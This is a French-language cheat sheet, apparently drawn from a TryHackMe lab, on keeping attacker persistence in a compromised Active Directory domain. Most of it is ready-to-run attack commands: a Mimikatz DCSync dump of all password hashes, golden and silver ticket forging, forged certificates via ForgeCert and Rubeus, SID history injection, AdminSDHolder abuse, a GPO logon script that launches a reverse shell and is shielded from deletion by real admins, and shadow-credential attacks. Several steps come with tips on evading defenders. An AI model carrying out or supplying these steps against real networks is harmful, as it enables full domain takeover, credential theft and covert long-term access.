


[Persistence/AD] Cheat-sheet

Introduction

Lorsqu'un domaine est compromis par un pirate et qu'il parvient à avoir les pleins pouvoirs dessus, il va généralement mettre en place des techniques de persistance pour s'implanter et garder ses accès.

À noter que si votre contrôleur de domaine a été compromis, il existe tellement de techniques de persistance qu'il est considéré comme impossible de s'assurer à 100% que vous ayez effacé tous les accès pour les pirates.

Toutes les opérations présentées sont à réaliser depuis le contrôleur de domaine.



Source

- [TryHackMe - Persisting AD](#)

Techniques

AD synchronisation

L'Active Directory permet la réplication ce qui permet en temps normal de pouvoir utiliser plusieurs contrôleurs de domaine dans une forêt en ayant les mêmes identifiants pour nos utilisateurs sur tous les domaines de la forêt.

Cependant, nous allons nous servir de cette fonctionnalité pour récupérer tous les utilisateurs du domaine avec le hash de leur mot de passe associé.

Pour cela, on peut utiliser **Mimikatz** :

```
log dc_dump.txt
```

```
Isadump::dcsync /domain:za.tryhackme.loc /all
```

Sinon on peut cibler un utilisateur précis :

```
Isadump::dcsync /domain:za.tryhackme.loc /user:<USERNAME>
```

Cette opération peut prendre du temps selon la taille du domaine.

Pour récupérer les hashes :

```
cat dcdump.txt | grep "Hash NTLM"
```

Et les noms d'utilisateurs :

```
cat dcdump.txt | grep "SAM Username"
```

Golden et Silver Ticket

- Pour générer un golden ticket, vous devez avoir en votre possession, le hash NTLM de l'utilisateur **krbtgt** et le **SID** du domaine qui peut être retrouvé avec la commande Powershell **Get-ADDomain**.

Ensuite lancez **Mimikatz** :

```
kerberos::golden /admin:ReallyNotALegitAccount /domain:za.tryhackme.loc /id:500 /sid:<Domain SID>  
/krbtgt:<NTLM hash of KRBtgt account> /endin:600 /renewmax:10080 /ptt
```

- Pour générer un silver ticket, il vous faut le hash NTLM du compte de service compromis :

```
kerberos::golden /admin:StillNotALegitAccount /domain:za.tryhackme.loc /id:500 /sid:<Domain SID>  
/target:<Hostname of server being targeted> /rc4:<NTLM Hash of machine account of target> /service:cifs /ptt
```

Certificat

Vous pouvez générer un certificat malveillant qui vous permettra de générer des tickets TGT à souhait.

Un des avantages de cette technique est sa capacité à passer sous les radars pour l'équipe blue team.

Depuis **Mimikatz** :

```
privilege::debug
```

```
crypto::capi
```

```
crypto::cng
```

```
crypto::certificates /systemstore:local_machine /export
```

Une fois le certificat du contrôleur de domaine exporté, vous pouvez utiliser [ForgeCert](#) pour générer un certificat :

```
ForgeCert.exe --CaCertPath za-THMDC-CA.pfx --CaCertPassword mimikatz --Subject CN=User --SubjectAltName  
Administrator@za.tryhackme.loc --NewCertPath fullAdmin.pfx --NewCertPassword Password123
```

Ensuite, on peut utiliser Rubeus pour générer un TGT à partir du certificat généré précédemment :

```
Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate: /password: /outfile:  
/domain:za.tryhackme.loc /dc:
```

On peut utiliser Mimikatz pour injecter le TGT :

```
kerberos::ptt administrator.kirbi
```

Historique SID

Il est possible d'utiliser un deuxième SID sur un compte utilisateur du domaine (ce qui est normalement pratique pour les migrations).

On peut donc s'amuser à utiliser un deuxième SID pour un utilisateur compromis à bas niveau de privilège.

L'objectif va être de lui donner en deuxième SID, le SID du groupe Administrateur du domaine afin de passer inaperçu.

Tout d'abord, on vérifie que le **SID history** de notre utilisateur n'est pas défini :

```
Get-ADUser <USERNAME> -properties sidhistory,memberof
```

Le SID doit ressembler à cela :

```
SIDHistory : {}
```

On peut ensuite récupérer le SID du groupe Admin :

```
Get-ADGroup "Domain Admins"
```

Le service **NTDS** doit être redémarré pour prendre en compte les changements :

```
Stop-Service -Name ntds -force
```

On ajoute le SID history :

```
Add-ADBSidHistory -SamAccountName 'username of our low-privileged AD account' -SidHistory 'SID to add to  
SID History' -DatabasePath C:\Windows\NTDS\ntds.dit
```

Et on redémarre le service NTDS :

```
Start-Service -Name ntds
```

En utilisant le compte à bas privilège initial vous devriez avoir les droits complets sur le domaine.


Ajout d'un utilisateur à un groupe admin

```
Add-ADGroupMember -Identity "<AD_GROUP>" -Members "<USERNAME>"
```


AdminSDHolder

Le conteneur AdminSDHolder existe sur tous les contrôleurs de domaine et permet de copier les permissions sur tous les groupes protégés.

On peut donc le modifier depuis la console mmc pour ajouter notre utilisateur à bas privilège pour qu'il puisse posséder les pleins droits sur le domaine :



Puis ajoutez votre utilisateur et cochez **Full control** :



La propagation des droits prend normalement **60 minutes** car le service **SDProp** est programmé pour être relancé à cette fréquence.

Cependant, vous pouvez aussi recharger le service manuellement pour ne pas devoir patienter :

```
Import-Module .\Invoke-ADSDPropagation.ps1
Invoke-ADSDPropagation
```

Voici le script **Invoke-ADSDPropagation.ps1** :

```
Function Invoke-ADSDPropagation{
    <#
    .SYNOPSIS
        Invoke a SDProp task on the PDCE.
    .DESCRIPTION
        Make an LDAP call to trigger SDProp.
    .EXAMPLE
        Invoke-ADSDPropagation

        By default, RunProtectAdminGroupsTask is used.

    .EXAMPLE
```

Invoke-ADSDPropagation -TaskName FixUpInheritance

Use the legacy FixUpInheritance task name for Windows Server 2003 and earlier.

.PARAMETER TaskName

Name of the task to use.

- FixUpInheritance for legacy OS
- RunProtectAdminGroupsTask for recent OS

.INPUTS

.OUTPUTS

.NOTES

You can track progress with:

Get-Counter -Counter '\directoryservices(ntds)\ds security descriptor propagator runtime queue' | Select-Object -ExpandProperty CounterSamples | Select-Object -ExpandProperty CookedValue

.LINK

<http://ItForDummies.net>

#>

[CmdletBinding()]

Param(

[Parameter(Mandatory=\$false,
HelpMessage='Name of the domain where to force SDProp to run',
Position=0)]

[ValidateScript({Test-Connection -ComputerName \$_ -Count 2 -Quiet})]

[String]\$DomainName = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name,

[ValidateSet('RunProtectAdminGroupsTask','FixUpInheritance')]

[String]\$TaskName = 'RunProtectAdminGroupsTask'

)

try{

[\$DomainContext = New-Object

System.DirectoryServices.ActiveDirectory.DirectoryContext('domain',\$DomainName)

\$DomainObject = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain(\$DomainContext)

Write-Verbose -Message "Detected PDCE is \$(\$DomainObject.PdcRoleOwner.Name)."

\$RootDSE = New-Object

System.DirectoryServices.DirectoryEntry("LDAP://\$(\$DomainObject.PdcRoleOwner.Name)/RootDSE")

\$RootDSE.UsePropertyCache = \$false

\$RootDSE.Put(\$TaskName, "1") # RunProtectAdminGroupsTask & fixupinheritance

\$RootDSE.SetInfo()

}

```
catch{
    throw "Can't invoke SDProp on $($DomainObject.PdcRoleOwner.Name) !"
}
}
```

GPO

On va pouvoir créer un script malveillant qui se lancera automatiquement sur tous les postes du domaine toutes les 60 secondes et qui exécutera notre reverse shell.


Voici le **script.bat** :

```
copy \\za.tryhackme.loc\sysvol\za.tryhackme.loc\scripts\<username>_shell.exe C:\tmp\<username>_shell.exe
&& timeout /t 20 && C:\tmp\<username>_shell.exe
```

Le payload et le script sont placés dans le répertoire **SYSVOL** du contrôleur de domaine.

On peut maintenant déployer une GPO dans l'OU des administrateurs pour qu'ils exécutent ce script à chaque démarrage de session.

De plus, vous pouvez vous assurer que les administrateurs légitimes ne puissent plus supprimer votre GPO en la sélectionnant depuis la console **mmc**, en vous rendant dans l'onglet **Délégation** et en définissant les droits de la sorte :



The screenshot shows the 'am0 - Test' GPO console with the 'Delegation' tab selected. It lists the groups and users with their allowed permissions and whether they are inherited.

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
ENTERPRISE DOMAIN CONTROLLERS	Edit settings, delete, modify security	No

Tous les groupes ont été supprimés (sauf les deux ci dessus) et le groupe **ENTERPRISE DOMAIN CONTROLLERS** a été modifié avec les droits **Edit settings, delete, modify security**.

Shadow credentials

Ce type d'attaque peut être réalisé lorsque vous avez le droit de modifier l'attribut **msDS-KeyCredentialLink** (aussi appelé kcl).

Si c'est le cas, il vous sera alors possible de générer votre propre paire de clé RSA et de l'injecter.

De cette manière, vous pouvez garder un accès persistant au compte en question de manière discrète car le mot de passe de l'utilisateur n'aura pas été modifié.

Pour effectuer ce type d'attaque, vous pouvez utiliser [pyWhisker](#) :

```
python3 pywhisker.py -d "<DC_FQDN>" -u "<USER>" -p "<PASSWORD_TO_SET>" --target "<TARGET_USER>" --  
action "add" --filename <KEY_OUTPUT>
```

Une clé valide pour vous authentifier devrait être générée.

Vous pouvez ensuite utiliser cette clé pour acquérir des tickets **TGT** à souhait grâce aux outils **PKInitTools** :

```
python3 PKINITtools/gettgtpkinit.py -cert-pfx test1.pfx -pfx-pass xl6RyLBLqdhBICthJF3R domain.local/user2  
user2.ccache  
python3 PKINITtools/getnthash.py -key  
f4d6738897808edd3868fa8c60f147366c41016df623de048d600d4e2f156aa9 domain.local/user2
```

Revision #8

Created 11 March 2024 12:44:03 by Elieroc

Updated 25 April 2024 08:31:53 by Elieroc